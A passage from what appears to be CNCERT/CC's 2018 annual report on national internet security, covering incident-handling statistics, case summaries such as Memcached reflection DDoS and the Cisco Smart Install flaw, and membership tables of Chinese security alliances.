对于上述投诉以及CNCERT/CC自主监测发现的危害大、影响范围广的事件，CNCERT/CC积极进行协调处置，以消除其威胁。2018年，CNCERT/CC共成功处置各类网络安全事件105740起，较2017年的103605起上升2.1%。2018年CNCERT/CC网络安全事件处置数量的月度统计如图8-3所示。2018年，CNCERT/CC全年共开展14次针对木马和僵尸网络的专项清理行动，并继续加强针对网页仿冒事件的处置工作。在事件处置工作中，基础电信企业和域名注册服务机构的积极配合有效提高了事件处置的效率。




图 8-3　2018 年 CNCERT/CC 网络安全事件处置数量按月度统计（来源：CNCERT/CC）

CNCERT/CC处置的网络安全事件按类型分布如图8-4所示。




图 8-4　2018 年 CNCERT/CC 处置的网络安全事件按类型分布（来源：CNCERT/CC）

图8-4中，网页仿冒事件排名首位，共35445起，占33.5%。CNCERT/CC处置的网页仿冒事件主要来源于自主监测发现和接收用户报告。在处置的针对境内网站的仿冒事件中，有大量网页仿冒中国建设银行、中国工商银行、招商银行、中国移动、中国农业银行、中国银行、淘宝等境内金融机构和大型电子商务网站，CNCERT/CC通过及时处置这类事件，有效避免普通互联网用户由于防范意识薄弱

而导致的经济损失。值得注意的是，除骗取用户的经济利益外，一些仿冒页面还会套取用户的个人身份、地址、电话等信息，导致用户个人信息泄露。

其次，漏洞事件处置数量排名第二，全年共处置28526起，占27.0%，较2017年的35128起下降18.8%，主要来源于CNVD收录并处置的漏洞事件。

位居第三的是恶意程序类事件。2018年，CNCERT/CC处置恶意程序类事件22645起，占21.4%，较2017年的22509起增长0.6%。此外，影响范围较大或涉及政府部门、重要信息系统的网站后门、网页篡改、拒绝服务攻击等事件是2018年CNCERT/CC事件处置工作的重点。

2018年，CNCERT/CC加大对公共互联网恶意程序的治理力度。CNCERT/CC及各地分中心积极组织开展公共互联网恶意程序的专项打击和常态治理工作，加强对木马和僵尸网络等传统互联网恶意程序、移动互联网恶意程序的处置力度，以打击黑客地下产业链，维护公共互联网安全。

CNCERT/CC组织基础电信企业、互联网企业、域名注册管理和服务机构、手机应用商店先后开展14次公共互联网恶意程序专项打击行动。在传统互联网方面，共成功关闭境内外722个控制规模较大的僵尸网络，成功切断黑客对近389.8万台感染主机的控制；在移动互联网方面，下架3517个恶意APP程序。

2018年，CNCERT/CC协调各分中心持续开展的恶意程序专项打击和常态治理行动取得良好效果，公共互联网安全环境逐步好转。

CNCERT/CC梳理了2018年处置的部分典型案例，具体如下。

（1）处置被利用实施反射 DDoS 攻击的 Memcached 服务器事件

2018年2月底到3月初，利用Memcached服务器实施反射DDoS攻击的事件呈大幅上升趋势。针对这一情况，CNCERT/CC第一时间开展跟踪分析，监测发现Memcached反射攻击自2月21日开始在我国境内活跃，3月1日的攻击流量已超过传统反射攻击SSDP和NTP的攻击流量。

2018年3月初我国境内Memcached反射攻击流量趋势如图8-5所示。3月1日2:30左右Memcached反射攻击峰值流量高达1.94Tbit/s，其中2:00-3:00、7:00、9:00、15:00、20:00、23:00的攻击流量均超过500Gbit/s。




图 8-5　2018 年 3 月初我国境内 Memcached 反射攻击流量趋势（来源：CNCERT/CC）

CNCERT/CC抽样监测发现开放Memcached服务的服务器IP地址7.21万个，其中境内5.32万个、境外1.89万个。CNCERT/CC立即开展应急响应工作，并于2018年3月3日向公众进行预警通报。同时CNCERT/CC组织各省分中心持续开展应急响应工作，通报处置了13981个已被利用发起攻击或探测扫描的Memcached服务器，有效地降低了Memcached反射攻击流量。

（2）处置 Cisco Smart Install 远程代码执行漏洞事件

2018年4月初，CNVD收录了Cisco Smart Install远程代码执行漏洞（CNVD-2018-06774），Smart Install作为一项即插即用配置和镜像管理功能，为新加入网络的交换机提供零配置部署，实现了自动化初始配置和操作系统镜像加载的过程，同时还提供配置文件的备份功能。Cisco Smart Install存在远程命令执行漏洞，攻击者无需用户验证即可向远端Cisco设备的TCP 4786端口发送精心构造的恶意数据包，触发漏洞造成设备远程执行Cisco系统命令或拒绝服务（DoS）。

CNCERT/CC于2018年4月8日开展了Cisco Smart Install远程代码执行漏洞的应急处置工作，探测发现全国受影响IP地址6011个。CNCERT/CC组织各省分中心进行处置，各省分中心会同运营商，首先筛选重要行业用户的系统进行通知，并协助修复。该漏洞在全国范围内并未造成大范围影响。

（3）与西班牙 CERT 合作处置涉及两国的多起网络安全事件

2018年，西班牙CERT组织INCIBE-CERT向CNCERT/CC投诉，称我国的多个IP地址对其国家服务器进行了SSH暴力攻击事件。收到上述投诉后，CNCERT/CC立即对该恶意行为进行分析验证，并协调进行处置。此外，INCIBE-CERT称其根据DNS解析域名，还发现我国多台计算机受控参与了Fast-

Flux僵尸网络的恶意行为。收到此投诉后，CNCERT/CC立即进行分析验证，并协调进行处置和通知用户。两国CERT共同合作处置了涉及两国受影响用户的网络安全事件。

（4）处置克罗地亚 CERT 投诉的垃圾邮件及 SQL 漏洞注入事件

2018年1月，CNCERT/CC收到来自克罗地亚国家级CERT组织CERT.hr的投诉，称其发现我国的某个IP地址对其国家组织的多个邮箱地址发送垃圾邮件。攻击者还通过网站自动填写邮件账户和密码的方法进行尝试。此外，攻击者还在一直尝试进行SQL注入攻击的恶意活动。CERT.hr请求CNCERT/CC对该IP地址进行处置。收到上述投诉后，CNCERT/CC立即对该恶意行为进行分析验证，并协调进行处置。

（5）处置古巴 CERT 投诉的多起恶意攻击事件

2018年，CNCERT/CC收到来自古巴CERT投诉的多起投诉事件，事件主要包括来自我国的多个IP地址对其国内用户主机的暴力攻击事件、恶意软件传播事件、恶意探测扫描事件、漏洞注入事件等。古巴CERT请求CNCERT/CC对其中相关的多个IP地址进行处置。收到上述投诉后，CNCERT/CC立即对该恶意行为进行分析验证，并协调进行处置。

09

网络安全组织发展情况

9.1 CNCERT/CC 应急服务支撑单位

互联网作为重要信息基础设施，已经融入社会生活的方方面面，深刻改变着人们的生产和生活方式，网络安全和信息化是事关国家安全和国家发展、广大人民群众工作生活的重大战略问题。没有网络安全就没有国家安全，就没有经济社会稳定运行，广大人民群众的利益也难以得到保障。加强网络安全应急技术体系建设，培养建立强大的网络安全应急队伍，对提升网络安全事件应急处置能力、增强关键信息基础设施和国家网络安全保障能力具有重要意义。

网络安全应急服务支撑单位（以下简称为“支撑单位”）工作自2004年启动，多年来，在CNCERT/CC统一指导和协调下积极参与国家网络安全应急工作，为推动全国网络安全能力的提升做出了积极贡献。2017年3月，CNCERT/CC组织开展了第七届支撑单位选拔工作，得到互联网行业和网络安全行业相关单位的大力支持和积极响应，成功遴选了61家在网络安全领域技术能力强、社会责任感强的企事业单位，其中国家级10家、省级51家。

2018年，CNCERT/CC对支撑单位名单进行了更新，更新后的第七届支撑单位详见表9-1。

表9-1 更新后的第七届CNCERT/CC网络安全应急服务支撑单位（排名不分先后）

序号	级别	单位名称	有效期
CNCERT-2017-190524GJ001	国家级	北京安天网络安全技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524GJ002	国家级	恒安嘉新（北京）科技股份公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524GJ003	国家级	网神信息技术（北京）股份有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524GJ004	国家级	北京神州绿盟科技有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524GJ005	国家级	深信服科技股份有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524GJ006	国家级	北京天融信网络安全技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524GJ007	国家级	北京启明星辰信息安全技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524GJ008	国家级	长安通信科技有限责任公司	2017年5月24日至2019年6月10日
CNCERT-2018-190524GJ001	国家级	杭州安恒信息技术股份有限公司[1][4]	2018年6月10日至2019年6月10日
CNCERT-2018-190524GJ002	国家级	沈阳东软系统集成工程有限公司[4]	2018年6月10日至2019年6月10日
CNCERT-2017-190524SJ001	省级	中国电信集团系统集成有限责任公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ002	省级	南京铱迅信息技术股份有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ003	省级	郑州市景安网络科技股份有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ004	省级	上海斗象信息科技有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ005	省级	杭州智御网络科技有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ006	省级	天讯瑞达通信技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ007	省级	西安四叶草信息技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ008	省级	任子行网络技术股份有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ009	省级	甘肃海丰信息科技有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ010	省级	黑龙江安信与诚科技开发有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ011	省级	天津市兴先道科技有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ012	省级	中科同昌信息技术集团有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ013	省级	北京知道创宇信息技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ014	省级	福建富士通信息软件有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ015	省级	中国移动通信集团辽宁有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ016	省级	成都宇扬科技信息技术有限责任公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ017	省级	亨达科技集团股份有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ018	省级	山东新潮信息技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ019	省级	中国电信股份有限公司安徽分公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ020	省级	重庆贝特计算机系统工程有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ021	省级	新疆天山智汇信息科技有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ022	省级	中国信息安全测评中心华中测评中心	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ023	省级	成都卫士通信息产业股份有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ024	省级	蓝盾信息安全技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ025	省级	四川无声信息技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ026	省级	上海犇众信息技术有限公司	2017年5月24日至2019年6月10日

（续表）

序号	级别	单位名称	有效期
CNCERT-2017-190524SJ027	省级	上海观安信息技术股份有限公司[2]	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ028	省级	北京互联通网络科技有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ029	省级	网易（杭州）网络有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ030	省级	南京赛宁信息技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ031	省级	北京永信至诚科技股份有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ032	省级	上海银基信息安全技术股份有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ033	省级	华为技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ034	省级	北京梆梆安全科技有限公司[3]	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ035	省级	亚信科技（成都）有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ036	省级	江苏金盾检测技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ037	省级	江苏君立华域信息安全技术股份有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ038	省级	西安瑞天信息安全技术有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ039	省级	兰州冠云科技发展有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ040	省级	远江盛邦（北京）网络安全科技股份有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ041	省级	重庆衡信科技有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ042	省级	北京数字观星科技有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ043	省级	重庆市信息通信咨询设计院有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ044	省级	江苏省邮电规划设计院有限责任公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ045	省级	江苏天创科技有限公司	2017年5月24日至2019年6月10日
CNCERT-2017-190524SJ046	省级	郑州赛欧思科技有限公司	2017年5月24日至2019年6月10日
CNCERT-2018-190524SJ001	省级	江西安服信息产业有限公司[4]	2018年6月10日至2019年6月10日
CNCERT-2018-190524SJ002	省级	厦门服云信息科技有限公司[4]	2018年6月10日至2019年6月10日
CNCERT-2018-190524SJ003	省级	阿里云计算有限公司[4]	2018年6月10日至2019年6月10日
CNCERT-2017-180524SJ004	省级	湖南省金盾信息安全等级保护评估中心有限公司[4]	2017年5月24日至2018年6月10日（到期后自动失效）
CNCERT-2018-190524SJ005	省级	成都思维世纪科技有限责任公司[4]	2018年6月10日至2019年6月10日

注[1]：经杭州市市场监督管理局批准，“杭州安恒信息技术有限公司”自2018年1月25日起名称变更为“杭州安恒信息技术股份有限公司”，特此变更并说明。

注[2]：经上海市工商行政管理局批准，原企业名称“上海观安信息技术有限公司”于2017年8月15日变更为“上海观安信息技术股份有限公司”，特此变更并说明。

注[3]：“北京洋浦伟业科技发展有限公司”于2017年10月19日经北京市工商行政管理局核准，名称变更为“北京梆梆安全科技有限公司”。

注[4]：根据2018年5月考核情况，将杭州安恒信息技术股份有限公司、沈阳东软系统集成工程有限公司、江西安服信息产业有限公司、厦门服云信息科技有限公司、阿里云计算有限公司、成都思维世纪科技有限责任公司6家单位的证书有效期延长至2019年6月10日；湖南省金盾信息安全等级保护评估中心有限公司的证书有效期至2018年6月10日，到期后自动失效

9.2 CNVD 成员发展情况

CNVD是由CNCERT/CC联合国内重要信息系统单位、基础电信企业、网络安全厂商、软件厂商和互联网企业建立的安全漏洞信息共享知识库，旨在团结行业和社会的力量，共同开展漏洞信息的收集、汇总、整理和发布工作，建立漏洞统一收集验证、预警发布和应急处置体系，切实提升我国在安全漏洞方面的整体研究水平和及时预防能力，有效应对信息安全漏洞带来的网络信息安全威胁。

2018年CNVD全年新增信息安全漏洞14201个，其中高危漏洞4898个，漏洞收录总数和高危漏洞收录数量在国内漏洞库组织中位居前列。全年发布周报50期，关注度较高的产品安全漏洞报告49期，月报12期，重大漏洞威胁预警20期。2018年，CNVD继续加强与国内外软硬件厂商、安全厂商以及民间漏洞研究者的合作，积极开展漏洞的收录、分析验证和处置工作。截至2018年年底，CNVD网站共发展9374个白帽子注册用户以及723个行业单位用户，全年协调处置20535起涉及国务院部委、地方省市级部门、证券、金融、民航、保险、税务、电力等重要信息系统以及基础电信企业的漏洞事件，有力支撑国家网络信息安全监管工作。依托CNCERT/CC国家中心和分中心的处置渠道，有效降低上述单位信息系统被黑客攻击的风险。

截至最新发布日期，CNVD 平台体系成员单位情况见表9-2。

表9-2 CNVD平台体系成员单位情况（排名不分先后）

单位分组	单位名称
CNVD技术合作组（27家）	国家计算机网络应急技术处理协调中心 国家信息技术安全研究中心 北京信息安全测评中心 北京启明星辰信息安全技术有限公司 北京神州绿盟科技有限公司 北京天融信网络安全技术有限公司 网神信息技术（北京）股份有限公司 沈阳东软系统集成工程有限公司 恒安嘉新（北京）科技股份公司 哈尔滨安天科技股份有限公司 杭州安恒信息技术有限公司

（续表）

单位分组	单位名称
CNVD技术合作组（27家）	北京安赛创想科技有限公司 上海交通大学网络信息中心 杭州华三通信技术有限公司 南京铱迅信息技术有限公司 蓝盾信息安全技术股份有限公司 深信服科技股份有限公司 北京数字观星科技有限公司 北京奇虎科技有限公司 深圳市腾讯计算机系统有限公司（玄武实验室） 西安四叶草信息技术有限公司 北京知道创宇信息技术有限公司 广西鑫瀚科技有限公司 厦门服云信息科技有限公司 阿里云计算有限公司 中国电信集团系统集成有限责任公司 上海斗象信息科技有限公司
CNVD用户支持组（30家）	政府高校组： 中国工程物理研究院 中国教育和科研计算机网 中国科技网 基础电信企业组： 中国电信集团公司 中国移动通信集团有限公司 中国联合网络通信集团有限公司 网络设备组： 华为技术有限公司 中兴通讯股份有限公司 北京网康科技有限公司 杭州华三通信技术有限公司 深圳市深信服电子科技有限公司 工业控制组： 北京首钢自动化信息技术有限公司 北京力控华康科技有限公司 北京三维力控科技有限公司 北京亚控科技发展有限公司 西门子中国研究院 邮件系统组： 北京安宁创新网络科技有限公司

（续表）

单位分组	单位名称
CNVD用户支持组（30家）	北京亿中邮信息技术有限公司 盈世信息科技（北京）有限公司 电子政务组： 北京拓尔思信息技术股份有限公司 陕西时光软件有限公司 增值电信组： 上海巨人网络科技有限公司 上海盛大网络发展有限公司 网之易信息技术（北京）有限公司 北京搜狐互联网信息服务有限公司 新浪网技术（中国）有限公司 百度在线网络技术（北京）有限公司 北京暴风网际科技有限公司 腾讯控股有限公司 联动优势科技有限公司
CNVD合作伙伴（2家）	补天漏洞报告平台 漏洞盒子漏洞报告平台

9.3 ANVA 成员发展情况

2009年7月中国反网络病毒联盟（ANVA）成立，由CNCERT/CC负责具体运营管理。联盟旨在广泛联合基础电信企业、互联网内容和服务提供商、网络安全企业等行业机构，积极动员社会力量，通过行业自律机制共同开展互联网网络病毒信息收集、样本分析、技术交流、防范治理、宣传教育等工作，以净化公共互联网网络环境，提升互联网网络安全水平。

2018年，ANVA持续开展黑名单信息共享和白名单检测认证等工作。在黑名单信息共享工作方面，2017年ANVA新建网络安全威胁信息共享平台，开通恶意程序、恶意地址、恶意手机号、恶意邮箱、DDoS数据、开源情报等25种威胁数据共享业务。2018年在各位成员单位的积极努力下，联盟共接收40家成员单位共享的

恶意程序样本15.9万个，其中计算机恶意程序样本6.2万个，移动恶意程序样本9.6万个，还有少量物联网恶意程序样本。

在发布“黑名单”的同时，ANVA积极推动移动应用程序“白名单”认证工作。“白名单”认证工作启动于2013年，旨在积极倡导ANVA联盟成员建立移动互联网的健康生态，对移动互联网生态环境中APP开发者、应用商店和安全软件这三个关键环节进行约束，实现APP开发者提交安全可靠“白应用”、应用商店传播“白应用”、终端安全软件维护“白应用”的良性循环。2015年，为响应国家“大众创业、万众创新”的号召，保护优质的移动互联网中小企业，ANVA联盟对“白名单”认证进行了分级，设立“甲级”和“乙级”两个等级的“白名单”。其中，“甲级”白名单认证沿用了原来的认证要求，对申请企业的门槛要求高；“乙级”白名单认证是面向中小企业设立的，降低了对申请企业的门槛要求，鼓励信誉良好的中小移动互联网企业申请“白名单”认证。

2018年首批获得“移动互联网应用自律白名单”认证的6家企业中，有5家企业获得“甲级白名单”认证，分别是：深圳市腾讯计算机系统有限公司、北京奇虎科技有限公司、高德软件有限公司、优视科技有限公司、北京猎豹网络科技有限公司，1家企业获得“乙级白名单”认证，为北京网秦天下科技有限公司。

2018年“3·15”期间，为建设安全的移动互联网生态环境，营造可信的移动APP下载环境，遏制手机病毒的传播蔓延趋势，ANVA组织国内应用商店和安全企业开展“3·15白名单专项工作”，连续5年在国内应用商店和安全软件的Web网站和APP客户端特别设立“3·15白名单APP专题”，为网民提供可信移动APP的下载入口，旨在从源头上建立良性的APP分发与传播渠道。

网民可通过华为手机、小米手机、OPPO手机、vivo手机、魅族手机、酷派手机等终端自带的应用商店客户端进入“3·15白名单APP专题”页面，也可通过360手机助手、百度手机助手、PP助手、小米应用商店、优亿市场、木蚂蚁市场、中国移动MM商场、中国电信天翼空间、华为应用市场、魅族应用商店、中国电信爱游戏、OPPO软件商店、vivo应用商店、应用汇、豌豆荚、安智市场、腾讯手机管家、酷派应用商店、通付盾、瑞星20家应用商店、安全软件的网站或APP客户端进入“3·15白名单APP专题”页面，下载并使用“白名单APP”。

在联盟成员发展方面，2018年ANVA积极吸纳任子行网络技术股份有限公司、北京京东世纪贸易有限公司、深圳海云安网络安全技术有限公司、北京江民新科技

术有限公司、锐捷网络股份有限公司、北京图灵网安科技有限公司、北京版信通技术有限公司、北京云海协同科技有限公司加入联盟，总计新增8家企业。截至2019年3月，ANVA联盟成员单位数量已达61家，成员单位具体情况见表9-3。

表9-3 ANVA联盟成员单位情况（排名不分先后）

单位名称	联盟证书编号
国家计算机网络应急技术处理协调中心	ANVA-MEMBER-1701
中国信息通信研究院	ANVA-MEMBER-1702
中国互联网络信息中心	ANVA-MEMBER-1703
中国软件测评中心	ANVA-MEMBER-1704
中国电信集团公司	ANVA-MEMBER-1705
中国移动通信集团有限公司	ANVA-MEMBER-1706
中国联合网络通信集团有限公司	ANVA-MEMBER-1707
阿里巴巴（中国）有限公司	ANVA-MEMBER-1708
北京百度网讯科技有限公司	ANVA-MEMBER-1709
北京猎豹网络科技有限公司	ANVA-MEMBER-1710
北京奇虎科技有限公司	ANVA-MEMBER-1711
北京启明星辰信息安全技术有限公司	ANVA-MEMBER-1712
北京瑞星信息技术股份有限公司	ANVA-MEMBER-1713
北京神州绿盟科技有限公司	ANVA-MEMBER-1714
北京永鼎致远网络科技有限公司	ANVA-MEMBER-1715
北京天融信科技有限公司	ANVA-MEMBER-1716
北京网秦天下科技有限公司	ANVA-MEMBER-1717
北京洋浦伟业科技发展有限公司	ANVA-MEMBER-1718
北京知道创宇信息技术有限公司	ANVA-MEMBER-1719
北京智游网安科技有限公司	ANVA-MEMBER-1720
哈尔滨安天科技股份有限公司	ANVA-MEMBER-1721
恒安嘉新（北京）科技股份公司	ANVA-MEMBER-1722
华为技术有限公司	ANVA-MEMBER-1723
魅族科技（中国）有限公司	ANVA-MEMBER-1724
趋势科技（中国）有限公司	ANVA-MEMBER-1725
深圳市深信服电子科技有限公司	ANVA-MEMBER-1726
深圳市腾讯计算机系统有限公司	ANVA-MEMBER-1727
网之易信息技术（北京）有限公司	ANVA-MEMBER-1728
微软中国	ANVA-MEMBER-1729
新浪网技术（中国）有限公司	ANVA-MEMBER-1730

（续表）

单位名称	联盟证书编号
亚信科技（成都）有限公司	ANVA-MEMBER-1731
优视科技有限公司	ANVA-MEMBER-1732
宇龙计算机通信科技（深圳）有限公司	ANVA-MEMBER-1733
卓望信息技术(北京)有限公司	ANVA-MEMBER-1734
成都天翼空间科技有限公司	ANVA-MEMBER-1736
炫彩互动网络科技有限公司	ANVA-MEMBER-1737
中移互联网有限公司	ANVA-MEMBER-1738
北京浩游网讯科技有限公司	ANVA-MEMBER-1739
北京力天无限网络技术有限公司	ANVA-MEMBER-1740
北京手游天下数字娱乐科技有限公司	ANVA-MEMBER-1741
北京搜狗网络技术有限公司	ANVA-MEMBER-1742
北京小米科技有限责任公司	ANVA-MEMBER-1743
北京掌汇天下科技有限公司	ANVA-MEMBER-1744
广东欧珀移动通信有限公司	ANVA-MEMBER-1745
木蚂蚁（北京）科技有限公司	ANVA-MEMBER-1746
中网威信电子安全服务有限公司	ANVA-MEMBER-1747
北京数字认证股份有限公司	ANVA-MEMBER-1748
新华三技术有限公司	ANVA-MEMBER-1801
上海犇众信息技术有限公司	ANVA-MEMBER-1802
网神信息技术（北京）股份有限公司	ANVA-MEMBER-1803
沃通电子认证服务有限公司	ANVA-MEMBER-1805
江苏通付盾信息安全技术有限公司	ANVA-MEMBER-1806
广东风起科技有限公司	ANVA-MEMBER-1807
任子行网络技术股份有限公司	ANVA-MEMBER-1901
北京京东世纪贸易有限公司	ANVA-MEMBER-1902
深圳海云安网络安全技术有限公司	ANVA-MEMBER-1903
北京江民新科技术有限公司	ANVA-MEMBER-1904
锐捷网络股份有限公司	ANVA-MEMBER-1905
北京图灵网安科技有限公司	ANVA-MEMBER-1906
北京版信通技术有限公司	ANVA-MEMBER-1907
北京云海协同科技有限公司	ANVA-MEMBER-1908

9.4 CCTGA成员发展情况

为有效防范网络攻击活动造成的安全威胁，保障我国互联网网络安全，为我国“互联网+”行动构筑良好的网络环境，针对地下黑色产业链跨平台、跨行业的特点，2015年7月31日，国家互联网应急中心发起互联网网络安全威胁治理行动，联合通信行业、互联网行业、安全企业和广大网民，以行业自律方式共同打击网络攻击行为，并探索建立互联网网络安全威胁治理长效机制。专项行动秘书处设在CNCERT/CC，共有54家单位参与，包括运营商、互联网企业、安全厂商、域名注册企业等。专项行动各方紧密协作，共同努力，对拒绝服务攻击、网页暗链篡改等互联网黑色产业相关事件开展坚决有力的打击处置，并对黑色产业链背后存在的巨大利益链条进行深入挖掘。该项行动成效显著，根据CNCERT/CC抽样监测数据，DDoS攻击事件次数由行动前的日均1491起下降到265起，下降82.2%；境内被篡改网站行动前后相比，月均数量下降21.4%，其中境内被篡改政府网站数量下降56.2%，有效净化我国公共互联网网络安全环境，保障相关信息系统安全稳定运行。

为充分利用专项行动所积累的经验，持续开展互联网网络安全威胁治理工作，2016年2月26日，CNCERT/CC发起成立中国互联网网络安全威胁治理联盟（CCTGA），充分发挥行业的资源和技术优势，在网络安全威胁治理方面构建起更加紧密团结的联盟体系，实现威胁情报共享和协同处理。

2018年联盟继续开展网络安全威胁信息的共享和处置工作，累计接收网页篡改、网页仿冒、被黑网站、网站后门、网页挂马等14类网络安全威胁数据5万余条，并开展相关的威胁认定和处置工作。截至2018年12月，中国互联网网络安全威胁治理联盟成员单位数量已达131家，成员单位具体情况见表9-4。

表9-4 CCTGA成员单位情况（排名不分先后）

单位名称	联盟证书编号
成都西维数码科技有限公司	CCTGA-000011
成都飞数科技有限公司	CCTGA-000012
江西安服信息产业有限公司	CCTGA-000013
郑州世纪创联电子科技开发有限公司	CCTGA-000014
深圳市邦众实业有限公司	CCTGA-000015

（续表）

单位名称	联盟证书编号
郑州紫田网络科技有限公司	CCTGA-000016
山东安云信息技术有限公司	CCTGA-000017
优视科技有限公司	CCTGA-000018
河北翎贺计算机信息技术有限公司	CCTGA-000019
上海谐润网络信息技术有限公司	CCTGA-000020
哈尔滨安天科技股份有限公司	CCTGA-000021
有色金属工业人才中心	CCTGA-000022
北京瀚思安信科技有限公司	CCTGA-000023
远江盛邦（北京）网络安全科技股份有限公司	CCTGA-000024
浙江贰贰网络有限公司	CCTGA-000025
广东腾安网络技术有限公司	CCTGA-000026
杭州安恒信息技术有限公司	CCTGA-000027
上海创旗天下科技有限公司	CCTGA-000028
中国长城互联网	CCTGA-000029
中国电信集团系统集成有限责任公司	CCTGA-000030
厦门易名科技股份有限公司	CCTGA-000031
北京新网数码信息技术有限公司	CCTGA-000032
深圳市深信服电子科技有限公司	CCTGA-000033
任子行网络技术股份有限公司	CCTGA-000034
竞技世界（北京）网络技术有限公司	CCTGA-000036
厦门纳网科技股份有限公司	CCTGA-000037
福建富士通信息软件有限公司	CCTGA-000038
北京傲盾软件有限责任公司	CCTGA-000039
郑州市景安网络科技股份有限公司	CCTGA-000040
北京锦龙信安科技有限公司	CCTGA-000041
